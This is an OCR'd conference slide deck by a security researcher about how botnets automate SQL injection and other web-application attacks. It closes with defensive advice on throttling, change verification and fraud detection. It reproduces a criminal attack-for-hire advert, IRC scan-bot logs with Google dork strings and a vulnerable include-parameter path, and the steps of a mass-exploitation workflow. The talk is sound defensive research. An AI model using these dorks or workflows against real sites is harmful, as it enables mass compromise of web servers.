
Price start from 200 $ USD 24 hours.

AVAILABLE : Free 3 minutes demonstration of attack.

I accept LIBERTYRESERVE ONLY.

ICQ = 274925250

Botnet SQL Injection (SQLi)



Botnet Master

New exploit available

Attack sites vulnerable to ….
… inject the following iFrame …

CnC Server

Query search engine for vulnerable servers

Compile list of targets


Try to exploit server

Inject iFrame


Next target…

Automated SQL Injection with search engines

- Several commercial SQL Injection tools make use of backend services/C&C to receive latest exploits




```
<B-Scan> [Vuln] Exploiting 1080 on 1242 sites
<A-Scan> [Vuln] Exploiting 3090 on 5468 sites
<haaaaaweee> !string
<A-Scan> [String] agenda.php3?rootagenda= allinurl:/phpmyagenda/
<B-Scan> [String] components/com_extended_registration/registration_detailed.
  inc.php?mosConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Vuln] Exploiting 3120 on 5468 sites
<haaaaaweee> !a components/com_extended_registration/registration_detailed.inc.php?mo
  sConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Dork] inurl:com_extended_registration
<A-Scan> [Bug] components/com_extended_registration/registration_detailed.inc.php?mos
  Config_absolute_path=
<A-Scan> [Scan] Scanning started now!
<A-Scan> [Google] Started : inurl:com_extended_registration  -
  components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
  te_path=
<A-Scan> [Acco] Started : inurl:com_extended_registration  -
  components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
  te_path=
<B-Scan> [Vuln] Exploiting 840 on 2106 sites
<B-Scan> [Vuln] Exploiting 1110 on 1242 sites
<A-Scan> [Vuln] Exploiting 3150 on 5468 sites
<B-Scan> [Vuln] Exploiting 1140 on 1242 sites
<B-Scan> [Vuln] Exploiting 1170 on 1242 sites
<B-Scan> [Vuln] Exploiting 1200 on 1242 sites
```



```
<Scan_Google> [milw0rm]  Joomla Component Expose <= RC
  Vulnerability - http://www.milw0rm.com/exploits/4194
<Scan_Google> [milw0rm]  QuickEStore <= 8.2 (insertord
  Vulnerability - http://www.milw0rm.com/exploits/4193
<Scan_Google> [milw0rm]  Vivvo CMS <= 3.4 (index.php)
  Exploit - http://www.milw0rm.com/exploits/4192
<Scan_Google> [milw0rm]  Pictures Rating (index.php ms
  Vulnerbility - http://www.milw0rm.com/exploits/4191
<Scan_Google> [milw0rm]  Data Dynamics ActiveBar Activ
  Insecure Methods - http://www.milw0rm.com/exploits/41
<Scan_Google> [milw0rm]  Expert Advisior (index.php id
  Vulnerbility - http://www.milw0rm.com/exploits/4189
<Scan_Google> [milw0rm]  Flash Player/Plugin Video file parsing Remote Code
  Execution POC - http://www.milw0rm.com/exploits/4188
<h3x8z5o1> !scan phpBB Module SupaNav 1.0.0
<Scan_Google> [Scan] Started: phpBB - Dork: Module SupaNav 1.0.0 Engine: Google
<Scan_Google> [Scan] Google Found: 150 Sites!
<Scan_Google> [Scan] Cleaned results: 2 Sites!
<Scan_Google> [Scan] Exploting started!
<Scan_Google> [Scan] Scan Finished Module SupaNav 1.0.0
<h3x8z5o1> !scan Flash Player/Plugin Video file parsing Remote Code Execution POC
<Scan_Google> [Scan] Started: Flash - Dork: Player/Plugin Video file parsing Remote
  Code Execution POC Engine: Google
<Scan_Google> [Scan] Google Found: 2679 Sites!
<Scan_Google> [Scan] Cleaned results: 492 Sites!
<Scan_Google> [Scan] Exploting started!
```

- Many rely upon search engine queries to identify likely vulnerable Web servers before commencing their automated attack

Botnet SQL Injection (newer)



Attack sites vulnerable to ….
… inject the following iFrame …

CnC Server actions:

1. Query Google
2. Compile list of targets
3. Batch targets
4. Issue batches
5. Manage batch results

Blind SQLi

- **Very slow to enumerate a database**
  - Pentesters and tools may “prove” the vulnerability exists – but too time consuming to do it for real
- **Add botnet agents to the mix…**
  - 10,000 bot agents
  - Parallel SQLi on a single host = ~30 rps (4 rps SSL)
  - ***1.08 x 10^9 rph***
    (1.44 x 10^8 rph SSL)

Where Botnets Excel…

- **When attacking Web applications, botnets excel at:**
  - – Application saturation
  - – Brute-forcing & iterative processing
  - – Bypassing threshold protection
  - – Intercepting user credentials
  - – Automating user processes
  - – Prompt attacks against newly disclosed vulnerabilities

Along for the botnet ride?

© Roberto Neumiller/SOS SAHEL

What can you do about this threat?

Protection Improvement Mindset

- **Most important factor? – reduce complexity**
  - Is it likely additional pages or fields would be spotted by a customer?
  - Is it clear to the customer what's expected of them?
  - How many pages must customers navigate through or scroll through?
  - Are all the steps logical?
  - Are important questions and steps presented as text or as graphics?
  - How would a customer recognize changes to page content?
  - Could the interface be simplified further?


Location Limitations

- **Geographically distributed attacks**
  - Multiple requests from very different locations
  - DHCP churn can affect sources as well (depending on length of attack)
- **Can't really block by country or netblock**
- **IP churn may result in wrong customers being blocked during prolonged attacks**

- **Optimal Response…**
  Throttling responses based upon IP/browser combo + maintaining state

All-in-one Portal Applications

- **Can the customer change everything online?**
  - Address details, delivery details, contact numbers, PIN numbers, passwords, password recovery questions, new accounts, etc.
- **What out-of-band verification of changes are there?**
  - Change notification sent to previous contact details?
  - Are there delays before going “live”?
- **How visible are customer initiated changes?**
  - What contact info has changed?
  - Change history goes back how far?
- **Transaction history in HTML and Print/PDF for reconciliation?**



Obtain A New Password - Step 2 of 2

Step 2: Provide the following information. (All fields are required. You may use your tab key to move

Work Phone Number:

( )

Last 4 digits of your Social Security Number:

5 digit zip code for your billing address:

Create a Password:

New Password:

Your Password must:

- be 6 to 8 characters in length - at least one letter and one number
- not have spaces nor special characters (e.g &,>,*,$,@)
- be different from your User ID
- be different from your current Password

Re-Enter Password:

Backend Processing

- **How much protection/detection can be done with "backend" thresholds?**
  - Does the system implement thresholds on transactions per minute?
  - Is there a delay between creation of a new "payee" account, and ability to transfer money to that account?
- **Anomaly detection of transfers?**
  - Is information being shared on *To:* accounts?
  - Frequency of *To:* account by other customers
  - Could you identify a frequent mule account?
- **Identity Changes?**
  - Primary contact number changing to cellphone?

Threat Trends

- **Botnets are…**
  - getting bigger,
  - getting smarter,
  - more resilient,
  - making more money.
- **Major scaling factor**
  - Just how fast can someone brute-force access?
  - What kinds of threshold triggers are needed for automated defense/response?

Conclusions

- Application complexity is a root-cause
- Vigilance in monitoring applications and patching
- Increased investment by criminals in to new crimeware tools

- *Crimeware is a bigger Webapp threat than some angry pentester…*

Further Reading…

- **Continuing Business with Malware Infected Customers**
  - http://www.technicalinfo.net/papers/MalwareInfectedCustomers.html
- **Anti-fraud Image Solutions**
  - http://www.technicalinfo.net/papers/AntiFraudImageSolutions.html

Thank You!

Questions?

Clubbing WebApps with a Botnet

Günter Ollmann – VP Research, Damballa